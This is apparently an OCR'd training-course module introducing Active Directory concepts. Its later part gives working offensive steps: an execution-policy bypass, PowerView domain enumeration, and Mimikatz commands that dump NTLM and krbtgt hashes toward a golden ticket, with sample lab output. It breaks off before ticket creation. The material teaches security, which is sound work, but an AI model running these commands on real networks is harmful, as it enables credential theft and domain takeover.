zumaroc

Day 1

ZROC102

Module 2: Introduction to Active Directory

Table of Contents

- What is Active Directory?
- What is Domain Controller?
- Domain Controller Tasks?
- What is a Data Store?
- DC: Forest
- Forest Characteristics
- DC: Users and Groups
- DC: Default Security Groups
- DC: Active Directory Domain Services
- Role of Domain Controllers with Active Directory Domain Services
- AD: Enumeration with PowerView
- AD: Mimikatz
- AD: Golden Tickets with Mimikatz
- Mitigations from Golden Tickets attacks


What is Active Directory

Active Directory (AD) is a directory service (is the collection of software and processes that store information about your enterprise, subscribers, or both) developed by Microsoft for Windows domain (a network of controlled computers) networks. It is included in most Windows Server operating systems as a set of processes and services.

Active Directory (AD), is a service that allows system administrators to update and manage operating systems, applications, users, and data access on a large scale. AD is a collection of connected devices and servers within a domain, that are a collective part of a bigger forest of domains, that make up the Active Directory network.

What is a Domain Controller (DC)?

The domain controller (DC) is the hub and essence of Active Directory because it stores all information about how the specific instance of Active Directory is configured.
DC authenticates and authorizes all users and computers in a Windows domain type network, assigning and enforcing security policies for all computers, and installing or updating software.



Domain Controller Tasks?

- ❖ The DC handles authentication and authorization services.
- ❖ The DC holds the Active Directory data store (DS).
- ❖ The DC allows administrator access to manage domain resources.
- ❖ The DC replicate updates from other domain controllers in the forest

What is a Data Store (DS)?

The Active Directory Data Store (AD DS) holds the databases and processes needed to store and manage directory information such as users, groups, and services.
AD uses a concept known as multimaster replication to ensure that the data store is consistent on all DCs. This process is known as replication.

What you need to know about Data Store?

- ✓ The AD database is saved in NTDS.dit file - a database that contains all the information of an Active Directory domain controller as well as password hashes for domain users.


- ✓ Stored by default in “%SystemRoot%\NTDS” or usually “C:\Windows”.

- ✓ It is accessible only by the domain controller

DC: Forest

Forest is a collection of more than one domain trees having different name spaces or roots.
The trees in the forest are also under transitive trust relationship with each other. A forest does not require a specific name.

A forest's trees form a ranking or hierarchy for trust. At the root of the trust tree is the tree name which refers to the forest.



Note:
One server represents a domain.

A set of domains is a domain tree.

A collection of multiple trees is a forest.

Forest Characteristics

- Trees - A hierarchy of domains in Active Directory Domain Services
- Domains - Used to group and manage objects
- Trusts - Allows users to access resources in other domains
- Objects - Users, groups, printers, computers, shares
- Organizational Units (OUs) - Containers for groups, computers, users, printers and other organizational units.
- Domain Services - DNS Server, LLMNR, IPv6
- Domain Schema - Rules for object creation

DC: Users and Groups

When a domain controller is created it comes with default groups and two default users: Administrator and guest.

❖ Users

The four types of users are:

- ➢ Domain Admins – They control the domains and are the only ones with access to the domain controller.
- ➢ Service Accounts (Can be Domain Admins) - These are for the most part never used except for service maintenance, they are required by Windows for services such as SQL to pair a service with a service account.
- ➢ Local Administrators - These users can make changes to local machines as an administrator and may even be able to control other normal users, but they cannot access the domain controller.
- ➢ Domain Users - These are your everyday users. They can log in on the machines they have the authorization to access and may have local administrator rights to machines depending on the organization.

DC: Users and Groups – Contd.

❖ Groups

Groups make it easier to give permissions to users and objects by organizing them into groups with specified permissions.

There are two overarching types of Active Directory groups:

- **Security Groups** - These groups are used to specify permissions for a large number of users
- **Distribution Groups** - These groups are used to specify email distribution lists. As an attacker these groups are less beneficial to us but can still be beneficial in enumeration

DC: Default Security Groups

There are a lot of default security groups, but I will briefly outline some of the security groups:

- ❑ Domain Controllers - All domain controllers in the domain
- ❑ Domain Guests - All domain guests
- ❑ Domain Users - All domain users
- ❑ Domain Computers - All workstations and servers joined to the domain
- ❑ Domain Admins - Designated administrators of the domain
- ❑ Enterprise Admins - Designated administrators of the enterprise
- ❑ Schema Admins - Designated administrators of the schema
- ❑ Key Admins - Members of this group can perform administrative actions on key objects within the domain.
- ❑ Enterprise Key Admins - Members of this group can perform administrative actions on key objects within the forest.
- ❑ Cloneable Domain Controllers - Members of this group that are domain controllers may be cloned.
- ❑ RAS and IAS Servers - Servers in this group can access remote access properties of users.

DC: Active Directory Domain Services

The Active Directory domain services are the core functions in the Active Directory network that manage users and computers and allow sysadmins to organize the data into logical hierarchies. They allow for management of the domain, security certificates, LDAPs, and much more.

Domain Services Overview:

They are services that the domain controller provides to the rest of the domain or tree.

Outlined below are the default domain services:

- LDAP (Lightweight Directory Access Protocol): It provides communication between applications and directory services

- Certificate Services - allows the domain controller to create, validate, and revoke public key certificates

- DNS, LLMNR, NBT-NS - Domain Name Services for identifying IP hostnames

DC: Active Directory Domain Services – Contd.

Domain Authentication Overview:

The most important/vulnerable part of Active Directory are the authentication protocols set in place. There are two main types of authentication in place for Active Directory: NTLM and Kerberos.

- ❑ Kerberos - The default authentication service for Active Directory uses ticket-granting tickets and service tickets to authenticate users and give users access to other resources across the domain.

  The protocol centers around *tickets*. Tickets are issued by the trusted third-party and utilize symmetric encryption (the key known only to the trusted third-party) to establish their trust.

- ❑ NTLM (Windows New Technology LAN Manager) - Default Windows authentication protocol uses an encrypted challenge/response protocol. It also authenticate users' identity and protect the integrity and confidentiality of their activity.

Role of Domain Controllers with Active Directory Domain Services

DCs host other services that are complementary to AD DS as well.

They are:

- ❑ **Kerberos Key Distribution Center (KDC):** The KDC verifies and encrypts Kerberos tickets that Domain Services uses for authentication

- ❑ **NetLogon:** It is the authentication communication service.

- ❑ **Intersite Messaging (IsmServ):** It allows DCs to communicate with each other for replication and site-routing.

- ❑ **Windows Time (W32time):** Kerberos requires all computer times to be in sync.

AD: Enumeration with PowerView

PowerView is a powerful PowerShell script from PowerShell empire that can be used for enumerating a domain after you have already gained a shell in the system. Below are commonly run commands:

- Start PowerShell and supply below command to bypass execution policy of PowerShell allowing you to easily run scripts:

  ```
  Powershell –ep bypass
  ```

- Import PowerView module:

  ```
  . .\path\PowerView.ps1
  ```

- Enumerate the domain users; where “cn” denotes as “common name”:


  ```
  Get-NetUser | select cn
  ```

- Enumerate the domain groups:

  ```
  Get-NetGroup –GroupName *admin*
  ```

AD: Enumeration with PowerView – Contd.


Screenshots that captures commands referenced in Enumeration with PowerView page:



```
C:\Users\Administrator>Powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> . .\Downloads\PowerView.ps1
PS C:\Users\Administrator> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
```



```
PS C:\Users\Administrator> Get-NetGroup -GroupName *admin*
Administrators
Hyper-V Administrators
Storage Replica Administrators
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins
PS C:\Users\Administrator> _
```

AD: Mimikatz

Mimikatz is a very popular and powerful post-exploitation tool mainly used for dumping user credentials inside of an active directory network.

- Start your mimikatz.exe tool:

  ```
  mimikatz.exe
  ```

- Run mimikatz as an administrator for mimikatz to work properly. You should get "Privilege '20' ok“:

  ```
  privilege::debug
  ```


- Dump hashes!

  ```
  lsadump::lsa /patch
  ```

After hashes have been dumped, it can be cracked with hashcat using mode 1000.

AD: Dumping hashes with Mimikatz – Contd.

A screenshot that captures commands referenced in AD – Mimikatz page:



```
C:\Users\Administrator\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID  : 0000044f (1103)
User : Machine1
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b
```

AD: Golden Tickets with Mimikatz

A golden ticket attack works by dumping the ticket-granting ticket of any user on the domain this would preferably be a domain admin. However, for a golden ticket you would dump the krbtgt ticket and for a silver ticket, you would dump any service or domain admin ticket.

- Run your mimikatz.exe tool:

```
mimikatz.exe
```

- Run mimikatz as an administrator for mimikatz to work properly. You should get "Privilege '20' ok“:


```
privilege::debug
```

- Dump the krbtgt hash - This dumps the hash and security identifier of the Kerberos Ticket Granting Ticket account allowing you to create a golden ticket

```
lsadump::lsa /inject /name:krbtgt
```

AD: Golden Tickets with Mimikatz – Contd.

A screenshot that captures commands referenced in AD – Golden Tickets with Mimikatz page:



```
C:\Users\Administrator\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 5508500012cc005cf7082a9a89ebdfdf
    LM   :
  Hash NTLM: 5508500012cc005cf7082a9a89ebdfdf
    ntlm- 0: 5508500012cc005cf7082a9a89ebdfdf
    lm  - 0: 372f405db05d3cafd27f8e6a4a097b2c

 * WDigest
    01  49a8de3b6c7ae1ddf36aa868e68cd9ea
    02  7902703149b131c57e5253fd9ea710d0
    03  71288a6388fb28088a434d3705cc6f2a
    04  49a8de3b6c7ae1ddf36aa868e68cd9ea
    05  7902703149b131c57e5253fd9ea710d0
    06  df5ad3cc1ff643663d85dabc81432a81
```

AD: Golden Tickets with Mimikatz - Contd.

Create a Golden Ticket:
This will provide you with the service/domain admin account's SID or security identifier that is a unique identifier for each user account, as well as the NTLM hash.

- ➢ Dump the krbtgt hash - The below command is for creating a golden ticket

